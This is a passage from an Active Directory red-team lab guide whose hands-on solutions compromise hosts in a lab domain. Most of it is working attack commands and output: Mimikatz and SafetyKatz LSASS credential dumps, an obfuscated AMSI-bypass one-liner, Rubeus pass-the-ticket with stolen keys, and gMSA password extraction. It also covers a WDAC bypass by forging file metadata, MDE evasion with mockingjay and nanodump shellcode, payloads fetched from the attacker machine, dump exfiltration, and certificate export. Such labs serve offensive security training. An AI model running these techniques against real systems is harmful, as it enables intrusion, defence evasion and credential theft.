(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator> set computername
set computername
COMPUTERNAME=US-MAILMGMT

C:\Users\Administrator> set username
set username
USERNAME=Administrator
```

We can also use a PSRemoting session:

```
PS C:\AD\Tools> $passwd = ConvertTo-SecureString 't7HoBF+m]ctv.]' -
AsPlainText -Force
PS C:\AD\Tools> $creds = New-Object System.Management.Automation.PSCredential
("us-mailmgmt\administrator", $passwd)
PS C:\AD\Tools> $mailmgmt = New-PSSession -ComputerName us-mailmgmt -
Credential $creds
PS C:\AD\Tools> $mailmgmt

 Id Name            ComputerName    ComputerType    State
ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -----------
------     ------------
  1 WinRM1          us-mailmgmt     RemoteMachine   Opened
Microsoft.PowerShell     Available
```

Hands-On 9:

Task

- Extract credentials of interactive logon sessions and service accounts from us-mailmgmt.

Solution

We can use either winrs and open-source binaries or PowerShell Remoting and Invoke-Mimi.ps1. Let us try them one by one.

winrs and open-source binaries

Use the credentials for administrator from the previous hands-on to access us-mailmgmt. Remember that the password could be different for your lab instance:

```
C:\AD\Tools>net use x: \\us-mailmgmt\C$\Users\Public /user:us-
mailmgmt\Administrator t7HoBF+m]ctv.]
The command completed successfully.
C:\AD\Tools>echo F | xcopy C:\AD\Tools\Loader.exe x:\Loader.exe
Does X:\Loader.exe specify a file name
or directory name on the target
(F = file, D = directory)? F
C:\AD\Tools\Loader.exe
1 File(s) copied
C:\AD\Tools>net use x: /d
x: was deleted successfully.
```


Next, we can download and run SafetyKatz in memory using Loader. To bypass behaviour detection of SafetyKatz we need to perform an additional step. We need to forward traffic from local (target) machine to the student VM. This way, the download always happens from 127.0.0.1

Run the following commands to connect to us-mailmgmt using winrs and forward the traffic. Remember to modify the IP address in `connectaddress` in the netsh command to your student VM:

```
C:\AD\Tools>winrs -r:us-mailmgmt -u:.\administrator -p:t7HoBF+m]ctv.] cmd
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>netsh interface portproxy add v4tov4 listenport=8080
listenaddress=0.0.0.0 connectport=80 connectaddress=192.168.100.X
```

Now, we will use the Loader.exe to run SafetyKatz.exe from memory to extract credentials from the lsass process. Remember to host SafetyKatz.exe on a local web server on your Student VM.

Use ArgSplit.bat on the student VM to encode "sekurlsa::ekeys":

```
C:\AD\Tools>C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: sekurlsa::ekeys
set "z=s"
set "y=y"
```

```
set "x=e"
set "w=k"
set "v=e"
set "u=:"
set "t=:"
set "s=a"
set "r=s"
set "q=l"
set "p=r"
set "o=u"
set "n=k"
set "m=e"
set "l=s"
set "Pwn=%l%%m%%n%%o%%p%%q%%r%%s%%t%%u%%v%%w%%x%%y%%z%"
```

Copy the generated commands and use it on the winrs session on us-mailmgmt:

```
C:\Users\Administrator> set "z=s"
set "y=y"
set "x=e"
[snip]
C:\Users\Administrator> echo %Pwn%
sekurlsa::ekeys
C:\Users\Administrator>C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/SafetyKatz.exe -args "%Pwn%" "exit"
C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/SafetyKatz.exe -args
"%Pwn%" "exit"
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik , ~Arno0x #NetLoader
[+] Successfully unhooked ETW!
[+] Successfully patched AMSI!
[+] URL/PATH : http://127.0.0.1:8080/SafetyKatz.exe
[+] Arguments :

[*] Dumping lsass (708) to C:\Windows\Temp\test.txt
[+] Dump successful!

[*] Executing loaded Mimikatz PE

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 18 2020 22:37:12
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # -path
ERROR mimikatz_doLocal ; "-path" command of "standard" module not found !
```

```
[snip]
mimikatz # sekurlsa::keys

[snip]

Authentication Id : 0 ; 44772476 (00000000:02ab2c7c)
Session           : Service from 0
User Name         : provisioningsvc
Domain            : US
Logon Server      : US-DC
Logon Time        : 11/5/2021 4:52:05 AM
SID               : S-1-5-21-210670787-2521448726-163245708-8602

         * Username : provisioningsvc
         * Domain   : US.TECHCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac
a573a68973bfe9cbfb8037347397d6ad1aae87673c4f5b4979b57c0b745aee2a
           rc4_hmac_nt       44dea6608c25a85d578d0c2b6f8355c4
           rc4_hmac_old      44dea6608c25a85d578d0c2b6f8355c4
           rc4_md4           44dea6608c25a85d578d0c2b6f8355c4
[snip]
```


Alternatively, we could also use bitsadmin, a Microsoft signed binary to download NetLoader on us-mailmgmt. Remember to host Loader.exe on a local web server on your student VM.

```
C:\AD\Tools>winrs -r:us-mailmgmt -u:.\administrator -p:t7HoBF+m]ctv.]
"bitsadmin /transfer WindowsUpdates /priority normal
http://127.0.0.1:8080/Loader.exe C:\\Users\\Public\\Loader.exe"
```

If you get an error like '`Unable to add file - 0x800704dd`
`The operation being requested was not performed because the user has not logged on to the network. The specified service does not exist.`', then you may like to use xcopy to copy the loader.

PowerShell Remoting and Invoke-Mimi

We will use Invoke-Mimi on us-mailmgmt to extract credentials.

```
PS C:\AD\Tools> $passwd = ConvertTo-SecureString 't7HoBF+m]ctv.]' -
AsPlainText -Force
PS C:\AD\Tools> $creds = New-Object System.Management.Automation.PSCredential
("us-mailmgmt\administrator", $passwd)
PS C:\AD\Tools> $mailmgmt = New-PSSession -ComputerName us-mailmgmt -
Credential $creds
```

We need to disable AMSI for the PSSession so that we can use the stock Invoke-Mimi.ps1 script. To

avoid disabling AMSI, you can use modified Invoke-Mimi instead:

```
PS C:\AD\Tools> Enter-PSSession $mailmgmt
[us-mailmgmt]: PS C:\Users\Administrator\Documents> S`eT-It`em ( 'V'+'aR' +
'IA' + (("{1}{0}"-f'1','blE:')+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-
F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL
)."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),(("{0}{1}" -f
'.M','an')+'age'+'men'+'t.'),('u'+'to'+("{0}{2}{1}" -f
'ma','.','tion')),'s',(("{1}{0}"-f 't','Sys')+'em')  ) )."g`etf`iElD"(  (
"{0}{2}{1}" -f('a'+'msi'),'d',('I'+("{0}{1}" -f 'ni','tF')+("{1}{0}"-f
'ile','a'))  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+("{1}{0}" -
f'ubl','P')+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
[us-mailmgmt]: PS C:\Users\Administrator\Documents> exit
PS C:\AD\Tools>
```

Now, load Invoke-Mimi in the remote session and execute it to extract the secrets. Note that we have already disabled AMSI for this PSSession:

```
PS C:\AD\Tools> Invoke-Command -FilePath C:\AD\Tools\Invoke-Mimi.ps1 -Session
$mailmgmt
PS C:\AD\Tools> Enter-PSSession $mailmgmt
[us-mailmgmt]: PS C:\Users\Administrator\Documents> Invoke-Mimi -Command
'"sekurlsa::keys"'

  .#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::keys

Authentication Id : 0 ; 44772476 (00000000:02ab2c7c)
Session           : Service from 0
User Name         : provisioningsvc
Domain            : US
Logon Server      : US-DC
Logon Time        : 11/5/2021 4:52:05 AM
SID               : S-1-5-21-210670787-2521448726-163245708-8602

         * Username : provisioningsvc
         * Domain   : US.TECHCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac
a573a68973bfe9cbfb8037347397d6ad1aae87673c4f5b4979b57c0b745aee2a
```

```
            rc4_hmac_nt       44dea6608c25a85d578d0c2b6f8355c4
            rc4_hmac_old      44dea6608c25a85d578d0c2b6f8355c4
            rc4_md4           44dea6608c25a85d578d0c2b6f8355c4
            rc4_hmac_nt_exp   44dea6608c25a85d578d0c2b6f8355c4
            rc4_hmac_old_exp  44dea6608c25a85d578d0c2b6f8355c4

[snip]
```

Hands-On 10:

Task

- Enumerate gMSAs in the us.techcorp.local domain.
- Enumerate the principals that can read passwords from any gMSAs.
- Compromise one such principal and retrieve the password from a gMSA.
- Find if the gMSA has high privileges on any machine and extract credentials from that machine.
- Move laterally and extract credentials on us-jump bypassing MDE.

Solution

To enumerate gMSAs, we can use the ADModule

```
C:\Users\studentuserx>cd C:\AD\Tools

C:\AD\Tools>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\ActiveDirectory\ActiveDirectory.psd1

PS C:\AD\Tools> Get-ADServiceAccount -Filter *


DistinguishedName : CN=jumpone,CN=Managed Service
Accounts,DC=us,DC=techcorp,DC=local
Enabled           : True
Name              : jumpone
ObjectClass       : msDS-GroupManagedServiceAccount
ObjectGUID        : 1ac6c58e-e81d-48a8-bc42-c768d0180603
SamAccountName    : jumpone$
SID               : S-1-5-21-210670787-2521448726-163245708-8601
UserPrincipalName :
```

Enumerate the Principals that can read the password blob:

```
PS C:\AD\Tools> Get-ADServiceAccount -Identity jumpone -Properties * | select
PrincipalsAllowedToRetrieveManagedPassword

PrincipalsAllowedToRetrieveManagedPassword
------------------------------------------
{CN=provisioning svc,CN=Users,DC=us,DC=techcorp,DC=local}
```

Sweet! Recall that we got secrets of provisioning svc from us-mailmgmt. Start a new process as the provisioningsvc user. Run the below command from an elevated cmd shell. Once again, using encoded parameters with ArgSplit.bat:

```
C:\Windows\system32> C:\AD\Tools\ArgSplit.bat
[snip]
C:\Windows\system32>set "Pwn=%u%%v%%w%%x%%y%%z%"
C:\Windows\system32>echo %Pwn%
asktgt
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:provisioningsvc
/aes256:a573a68973bfe9cbfb8037347397d6ad1aae87673c4f5b4979b57c0b745aee2a
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!
[snip]
```

In the new cmd session, run the following commands to get the password blob:

```
C:\Windows\system32>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\Windows\system32> Import-Module C:\AD\Tools\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
PS C:\Windows\system32> Import-Module C:\AD\Tools\ADModule-
master\ActiveDirectory\ActiveDirectory.psd1
PS C:\Windows\system32> $Passwordblob = (Get-ADServiceAccount -Identity
jumpone -Properties msDS-ManagedPassword).'msDS-ManagedPassword'
```

Using the DSInternals module, lets decode the password and convert it to NTLM hash (as the clear-text password is not writable)

```
PS C:\Windows\system32> Import-Module
C:\AD\Tools\DSInternals_v4.7\DSInternals\DSInternals.psd1
PS C:\Windows\system32> $decodedpwd = ConvertFrom-ADManagedPasswordBlob
$Passwordblob
PS C:\Windows\system32> ConvertTo-NTHash -Password
$decodedpwd.SecureCurrentPassword
0a02c684cc0fa1744195edd1aec43078
```

Now we can start a new process with the privileges of jumpone:

```
C:\Windows\system32> C:\AD\Tools\ArgSplit.bat
[snip]
```

```
C:\Windows\system32>set "Pwn=%u%%v%%w%%x%%y%%z%"
C:\Windows\system32>echo %Pwn%
asktgt

C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:jumpone /rc4:1260ca22c2a3b131c0d3041bcdfcbfab /opsec /force
/createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[+] Successfully unhooked ETW!
[+] Successfully patched AMSI!
[snip]
```

Check for admin privileges on a machine in the target domain. Run the below commands in the process running with privileges of jumpone:

```
C:\Windows\system32>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\Windows\system32> . C:\AD\Tools\Find-PSRemotingLocalAdminAccess.ps1
PS C:\Windows\system32> Find-PSRemotingLocalAdminAccess -Domain
us.techcorp.local -Verbose
US-JumpX
```

Sweet! We have administrative access to US-JumpX machine as jumpone. We can now access us-jumpX using winrs or PowerShell Remoting. When trying this in lab, note the name of us-jumpX in your lab instance.

Credentials Extraction on us-jump - MDE Bypass

Let us now test to see if an EDR is enabled on the target using Invoke-EDRChecker.ps1 as follows. Run the following command in the process spawned as jumpone:

```
PS C:\Windows\system32>. C:\AD\Tools\Invoke-EDRChecker.ps1

PS C:\Windows\system32>Invoke-EDRChecker -Remote -ComputerName us-jumpX

[!] Checking connectivity to us-jumpX
[+] Connectivity to us-jump confirmed

[!] Resolving us-jump to it's FQDN
[+] Successfully resolved us-jumpX to us-jumpX.us.techcorp.local

[!] Performing EDR Checks against us-jumpX.us.techcorp.local, remote checks
are limited to process listing, common install directories and installed
services

[!] Checking running processes of us-jumpX.us.techcorp.local
[-] ProcessName=MsMpEng; Name=MsMpEng; Path=; Company=; Product=;
Description=
[-] ProcessName=NisSrv; Name=NisSrv; Path=; Company=; Product=; Description=
```

```
[-] ProcessName=SecurityHealthService; Name=SecurityHealthService; Path=;
Company=; Product=; Description=

[!] Checking running services of us-jumpX.us.techcorp.local
[-] Name=mpssvc; DisplayName=Windows Defender Firewall; ServiceName=mpssvc
[-] Name=SecurityHealthService; DisplayName=Windows Security Service;
ServiceName=SecurityHealthService
[-] Name=Sense; DisplayName=Windows Defender Advanced Threat Protection
Service; ServiceName=Sense
[-] Name=WdNisSvc; DisplayName=Windows Defender Antivirus Network Inspection
Service; ServiceName=WdNisSvc
[-] Name=WinDefend; DisplayName=Windows Defender Antivirus Service;
ServiceName=WinDefend

[!] Checking Program Files on us-jumpX.us.techcorp.local
[-] Name=Windows Defender
[-] Name=Windows Defender Advanced Threat Protection

[!] Checking Program Files x86 on us-jumpX.us.techcorp.local
[-] Name=Windows Defender

[!] Checking Program Data on us-jumpX.us.techcorp.local
[+] Nothing found in Program Data

[!] Checking installed services on us-jumpX.us.techcorp.local
[-] Name=mpssvc; DisplayName=Windows Defender Firewall; ServiceName=mpssvc
[-] Name=SecurityHealthService; DisplayName=Windows Security Service;
ServiceName=SecurityHealthService
[-] Name=Sense; DisplayName=Windows Defender Advanced Threat Protection
Service; ServiceName=Sense
[-] Name=WdNisSvc; DisplayName=Windows Defender Antivirus Network Inspection
Service; ServiceName=WdNisSvc
[-] Name=WinDefend; DisplayName=Windows Defender Antivirus Service;
ServiceName=WinDefend

[!] EDR Checks Complete
```


We find that Microsoft Defender for Endpoint (MDE) is enabled on the target us-jump.

Use winrs to access us-jump:

We can access us-jump using winrs in the process running as jumpone that we started above:

```
C:\Windows\system32>winrs -r:us-jumpX cmd
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\jumpone$>set u
USERDNSDOMAIN=US.TECHCORP.LOCAL
USERDOMAIN=US
USERNAME=jumpone$
```

```
USERPROFILE=C:\Users\jumpone$
```

To avoid detections using commonly used lolbas such as whoami.exe, we can use the set u / set username command to enumerate our current user using environment variables.

Trying to execute a lolbas such as wmic results in a failure as follows:

```
C:\Users\jumpone$>wmic
The system cannot execute the specified program.

C:\Users\jumpone$>exit
```

Exiting the shell and enumerating WDAC status using Get-CimInstance cmdlet we find that WDAC has been enabled on us-jump.

```
C:\Windows\system32>winrs -r:us-jumpX "powershell Get-CimInstance -ClassName
Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard"


AvailableSecurityProperties                 : {1, 3, 5}
CodeIntegrityPolicyEnforcementStatus        : 2
InstanceIdentifier                          : 4ff40742-2649-41b8-bdd1-
e80fad1cce80
RequiredSecurityProperties                  : {0}
SecurityServicesConfigured                  : {0}
SecurityServicesRunning                     : {0}
UsermodeCodeIntegrityPolicyEnforcementStatus : 2
Version                                     : 1.0
VirtualizationBasedSecurityStatus           : 0
VirtualMachineIsolation                     : False
VirtualMachineIsolationProperties           : {0}
PSComputerName                              :
```


We can now attempt to copy and parse the WDAC config deployed on us-jump to find suitable bypasses and loopholes in the policy.

```
C:\Windows\system32>dir \\us-
jumpX.US.TECHCORP.LOCAL\c$\Windows\System32\CodeIntegrity
 Volume in drive \\us-jump.US.TECHCORP.LOCAL\c$ has no label.
 Volume Serial Number is 88AD-6C8B

 Directory of \\us-jump.US.TECHCORP.LOCAL\c$\Windows\System32\CodeIntegrity

11/21/2023  02:23 AM    <DIR>          .
11/21/2023  02:23 AM    <DIR>          ..
07/11/2019  11:49 PM           109,627 BlockRules.xml
11/28/2023  03:43 AM            65,064 DG.bin.p7
10/16/2022  03:30 AM            10,727 driver.stl
11/09/2022  12:10 AM           102,139 driversipolicy.p7b
11/28/2023  03:43 AM            60,636 SiPolicy.p7b
```

```
               6 File(s)        465,897 bytes
               2 Dir(s)  13,029,580,800 bytes free
```

We find a deployed policy named DG.bin.p7 / SiPolicy.p7b in the CodeIntegrity folder. Copy either policy binary back over to our studentVM.

NOTE: To confirm that a WDAC policy was deployed using GPO, we would have to enumerate the specific GPO GUID path (Ex: SYSVOL on DC) and locate the appropriate Registry.pol file in the Machine subdirectory. We can then use the Parse-PolFile cmdlet to parse the Registry.Pol file and attempt to read the exact deployement location and other details for the WDAC policy (can be deployed locally or on a remote share).

```
C:\Windows\system32>copy \\us-
jumpX.US.TECHCORP.LOCAL\c$\Windows\System32\CodeIntegrity\DG.bin.p7
C:\AD\Tools
        1 file(s) copied.
```

Now spawn a new Powershell prompt on the student VM using Invisishell and import the CIPolicyParser.ps1 script to parse the copied policy binary.

```
C:\Users\studentuserx> C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\Users\studentuserx>. C:\AD\Tools\CIPolicyParser.ps1

PS C:\Users\studentuserx>ConvertTo-CIPolicy -BinaryFilePath
C:\AD\Tools\DG.bin.p7 -XmlFilePath C:\AD\Tools\DG.bin.xml

    Directory: C:\AD\Tools

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/4/2023   5:26 AM          87806 DG.bin.xml
```

Analysing the Policy XML we find an interesting rule:

NOTE: Navigate to this rule quickly by searching for the string: "Vmware".

```
C:\Users\studentuserx>notepad C:\AD\Tools\DG.bin.xml
```

This is a File Attribute Allow rule that allows a file (exe / dll) having the Product Name: "Vmware Workstation". We can attempt to abuse this rule by editing the File Attributes of an exe / dll of choice to match the Product Name mentioned. rcedit, is a tool that can be used to easily achieve this.

MDE also has been enabled on us-jump**X** as enumerated previously. We can now attempt to perform an LSASS dump on the target us-jump using a covert technique / tool to bypass MDE along with WDAC.

We will be using the mockingjay POC (loader / dropper) along with nanodump shellcode to bypass MDE detections and perform a covert LSASS Dump. To bypass WDAC we edit File Attributes to match the Product Name: "Vmware Workstation" on all required files (exe / dlls) of the mockingjay POC.

Begin by editing File Attributes for all required mockingjay files using rcedit to match the Product Name: "Vmware Workstation" and zip all required contents as follows:

NOTE: msvcp140.dll, vcruntime140.dll, vcruntime140_1.dll are mockingjay dependency DLLs (located at \windows\system32) which are transferred too because WDAC is enabled on the target and would block them, while mscorlib.ni.dll is the DLL with the free RWX section to perform Self Process Injection in.

```
C:\Users\studentuserx>cd C:\AD\Tools\mockingjay
```

```
C:\AD\Tools>C:\AD\Tools\mockingjay\rcedit-x64.exe
C:\AD\Tools\mockingjay\msvcp140.dll --set-version-string "ProductName"
"Vmware Workstation"

C:\AD\Tools>C:\AD\Tools\mockingjay\rcedit-x64.exe
C:\AD\Tools\mockingjay\vcruntime140.dll --set-version-string "ProductName"
"Vmware Workstation"
C:\AD\Tools>C:\AD\Tools\mockingjay\rcedit-x64.exe
C:\AD\Tools\mockingjay\vcruntime140_1.dll --set-version-string "ProductName"
"Vmware Workstation"

C:\AD\Tools>C:\AD\Tools\mockingjay\rcedit-x64.exe
C:\AD\Tools\mockingjay\mockingjay.exe --set-version-string "ProductName"
"Vmware Workstation"

C:\AD\Tools>C:\AD\Tools\mockingjay\rcedit-x64.exe
C:\AD\Tools\mockingjay\mscorlib.ni.dll --set-version-string "ProductName"
"Vmware Workstation"

C:\AD\Tools> C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
PS C:\AD\Tools> Compress-Archive -Path C:\AD\Tools\mockingjay\msvcp140.dll,
C:\AD\Tools\mockingjay\vcruntime140.dll,
C:\AD\Tools\mockingjay\vcruntime140_1.dll,
C:\AD\Tools\mockingjay\mockingjay.exe, C:\AD\Tools\mockingjay\mscorlib.ni.dll
-DestinationPath "C:\AD\Tools\mockingjay\mockingjay.zip"
```

Now convert nanodump into compatible shellcode using donut along with the with the args: spoof-callstack (-sc), fork LSASS process before dumping (-f) and output the dump to a file named nano.dmp (--write) to make it dump LSASS in a covert way.

NOTE: shellcode dosen't need to be edited using rcedit to bypass WDAC.

```
C:\AD\Tools> C:\AD\Tools\mockingjay\donut.exe -f 1 -p " -sc -f --write
nano.dmp" -i C:\AD\Tools\mockingjay\nanodump.x64.exe -o
C:\AD\Tools\mockingjay\nano.bin

  [ Donut shellcode generator v1 (built Mar  3 2023 13:33:22)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "C:\AD\Tools\mockingjay\nanodump.x64.exe"
  [ Entropy       : Random names + Encryption
  [ File type     : EXE
  [ Parameters    :  -sc -f --write nano.dmp
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP/ETW : continue
  [ PE Headers    : overwrite
  [ Shellcode     : "C:\AD\Tools\mockingjay\nano.bin"
  [ Exit          : Thread
```

Confirm that the mockingjay poc and nano.bin shellcode is undetected by AV using AmsiTrigger / DefenderCheck:

```
C:\AD\Tools>C:\AD\Tools\DefenderCheck.exe
C:\AD\Tools\mockingjay\mockingjay.exe
[+] No threat found in submitted file!

C:\AD\Tools>C:\AD\Tools\DefenderCheck.exe C:\AD\Tools\mockingjay\nano.bin
[+] No threat found in submitted file!
```

Now host mockingjay.zip and nano.bin on our student VM using HFS. Make sure firewall is disabled before doing so.

From the process running with privileges of jumpone, connect to us-jump**X** and then download mockingjay.zip using msedge.

NOTE: Using commonly abused binaries such as certutil for downloads, will result in a detection on MDE.
Wait a few seconds for the download to complete.

```
PS C:\AD\Tools\mockingjay>winrs -r:us-jumpX cmd
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\jumpone$>cd C:\Users\jumpone$\Downloads

C:\Users\jumpone$\Downloads>"C:\Program Files
(x86)\Microsoft\Edge\Application\msedge.exe" --incognito
http://192.168.100.X/mockingjay.zip

C:\Users\jumpone$\Downloads>[3308:5880:1204/024737.595:ERROR:os_crypt_win.cc(
87)] Failed to encrypt: The requested operation cannot be completed. The
computer must be trusted for delegation and the current user account must be
configured to allow delegation. (0x80090345)
[3308:5880:1204/024737.723:ERROR:policy_logger.cc(157)]
:components\enterprise\browser\controller\chrome_browser_cloud_management_con
troller.cc(163) Cloud management controller initialization aborted as CBCM is
not enabled.
[3308:5880:1204/024737.786:ERROR:assistance_home_client.cc(32)] File path
C:\Users\jumpone$\AppData\Local\Microsoft\Edge\User Data\Default
[3308:1448:1204/024737.848:ERROR:login_database_async_helper.cc(195)]
Encryption is not available.
[3308:5880:1204/024738.192:ERROR:edge_auth_errors.cc(508)] EDGE_IDENTITY: Get
Default OS Account failed: Error: Primary Error: kImplicitSignInFailure,
Secondary Error: kAccountProviderFetchError, Platform error: -2147023584,
hex:80070520, Error string:

[3308:5880:1204/024738.515:ERROR:download_status_updater_win.cc(34)] Failed
initializing an ITaskbarList3 interface.

[snip]
```

Now extract the contents from the mockingjay.zip archive using tar and attempt to perform an LSASS dump invoking the nano.bin shellcode hosted on our studentvm webserver.

```
C:\Users\jumpone$\Downloads>tar -xf
C:\Users\jumpone$\Downloads\mockingjay.zip

C:\Users\jumpone$\Downloads>C:\Users\jumpone$\Downloads\mockingjay.exe
192.168.100.X "/nano.bin"
The minidump has an invalid signature, restore it running:
scripts/restore_signature nano.dmp
Done, to get the secretz run:
python3 -m pypykatz lsa minidump nano.dmp
mimikatz.exe "sekurlsa::minidump nano.dmp" "sekurlsa::logonPasswords full"
exit
[+] Module loaded...
[+] Offset to RWX memory region: 0x94e0b000
[+] Shellcode Written to RWX Memory Region.
```

An LSASS dump file is written called nano.dmp with an invalid signature since a normal LSASS dump on disk could trigger an MDE detection. We will now exfiltrate this dump file, restore and parse it for credentials.

Before doing so exit out of the winrs session and perform exfiltration using SMB along with a cleanup of all files used on the target.


```
C:\Users\jumpone$\Downloads>exit

C:\AD\Tools\mockingjay>copy \\us-jump
X.US.TECHCORP.LOCAL\c$\users\jumpone$\Downloads\nano.dmp
C:\AD\Tools\mockingjay

PS C:\AD\Tools\mockingjay>del \\us-jump
X.US.TECHCORP.LOCAL\c$\users\jumpone$\Downloads\*
```

Finally, restore the exfiltrated dump signature and parse credentials using mimikatz as follows:

```
C:\AD\Tools\mockingjay>C:\AD\Tools\mockingjay\restore_signature.exe
C:\AD\Tools\mockingjay\nano.dmp
done, to analize the dump run:
python3 -m pypykatz lsa minidump C:\AD\Tools\mockingjay\nano.dmp
```

Extract credentials from the dump file:

```
C:\AD\Tools\mockingjay>C:\AD\Tools\Loader.exe -Path
C:\AD\Tools\SafetyKatz.exe -args "%Pwn% C:\AD\Tools\mockingjay\nano.dmp"
"sekurlsa::keys" "exit"

[snip]

mimikatz(commandline) # sekurlsa::minidump C:\AD\Tools\mockingjay\nano.dmp
Switch to MINIDUMP : 'C:\AD\Tools\mockingjay\nano.dmp'

mimikatz(commandline) # sekurlsa::keys
Opening : 'C:\AD\Tools\mockingjay\nano.dmp' file for minidump...

Authentication Id : 0 ; 215792 (00000000:00034af0)
Session           : RemoteInteractive from 2
User Name         : pawadmin
Domain            : US
Logon Server      : US-DC
Logon Time        : 12/4/2023 12:59:18 AM
SID               : S-1-5-21-210670787-2521448726-163245708-1138

         * Username : pawadmin
         * Domain   : US.TECHCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac
a92324f21af51ea2891a24e9d5c3ae9dd2ae09b88ef6a88cb292575d16063c30
           rc4_hmac_nt       36ea28bfa97a992b5e85bd22485e8d52
           rc4_hmac_old      36ea28bfa97a992b5e85bd22485e8d52
           rc4_md4           36ea28bfa97a992b5e85bd22485e8d52
           rc4_hmac_nt_exp   36ea28bfa97a992b5e85bd22485e8d52
           rc4_hmac_old_exp  36ea28bfa97a992b5e85bd22485e8d52

[snip]

Authentication Id : 0 ; 78520 (00000000:000132b8)
Session           : Service from 0
User Name         : appsvc
Domain            : US
Logon Server      : US-DC
Logon Time        : 12/4/2023 12:59:09 AM
SID               : S-1-5-21-210670787-2521448726-163245708-4601

         * Username : appsvc
         * Domain   : US.TECHCORP.LOCAL
         * Password : Us$rT0AccessDBwithImpersonation
         * Key List :
```

```
            aes256_hmac
b4cb0430da8176ec6eae2002dfa86a8c6742e5a88448f1c2d6afc3781e114335
            aes128_hmac       14284e4b83fdf58132aa2da8c1b49592
            rc4_hmac_nt       1d49d390ac01d568f0ee9be82bb74d4c
            rc4_hmac_old      1d49d390ac01d568f0ee9be82bb74d4c
            rc4_md4           1d49d390ac01d568f0ee9be82bb74d4c
            rc4_hmac_nt_exp   1d49d390ac01d568f0ee9be82bb74d4c
            rc4_hmac_old_exp  1d49d390ac01d568f0ee9be82bb74d4c

mimikatz(commandline) # exit
Bye!
```

On us-jump**X**, we can check for certificates that can be used later. Spawn a process with the privileges of pawadmin:

```
C:\Windows\system32>echo %Pwn%
asktgt
C:\Windows\system32>C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:pawadmin /domain:us.techcorp.local
/aes256:a92324f21af51ea2891a24e9d5c3ae9dd2ae09b88ef6a88cb292575d16063c30
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
```

Run the below commands in the new process to enumerate the LocalMachine certificate store:

```
C:\Windows\system32>winrs -r:us-jumpX cmd
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\pawadmin>certutil -store My
certutil -store My
My "Personal"
================ Certificate 0 ================
Serial Number: 7700000022d1a7e4e1f8d0fd53000000000022
Issuer: CN=TECHCORP-DC-CA, DC=techcorp, DC=local
 NotBefore: 3/8/2024 4:10 AM
 NotAfter: 7/12/2024 12:12 AM Subject: E=pawadmin@techcorp.local,
CN=pawadmin, CN=Users, DC=us, DC=techcorp, DC=local
Non-root Certificate
[snip]
```

We can now export this certificate in a pfx format as follows:

```
C:\Users\pawadmin>certutil -exportpfx -p SecretPass@123
7700000022d1a7e4e1f8d0fd53000000000022
C:\Users\pawadmin\Downloads\pawadmin.pfx

[snip]
CertUtil: -exportPFX command completed successfully.
```

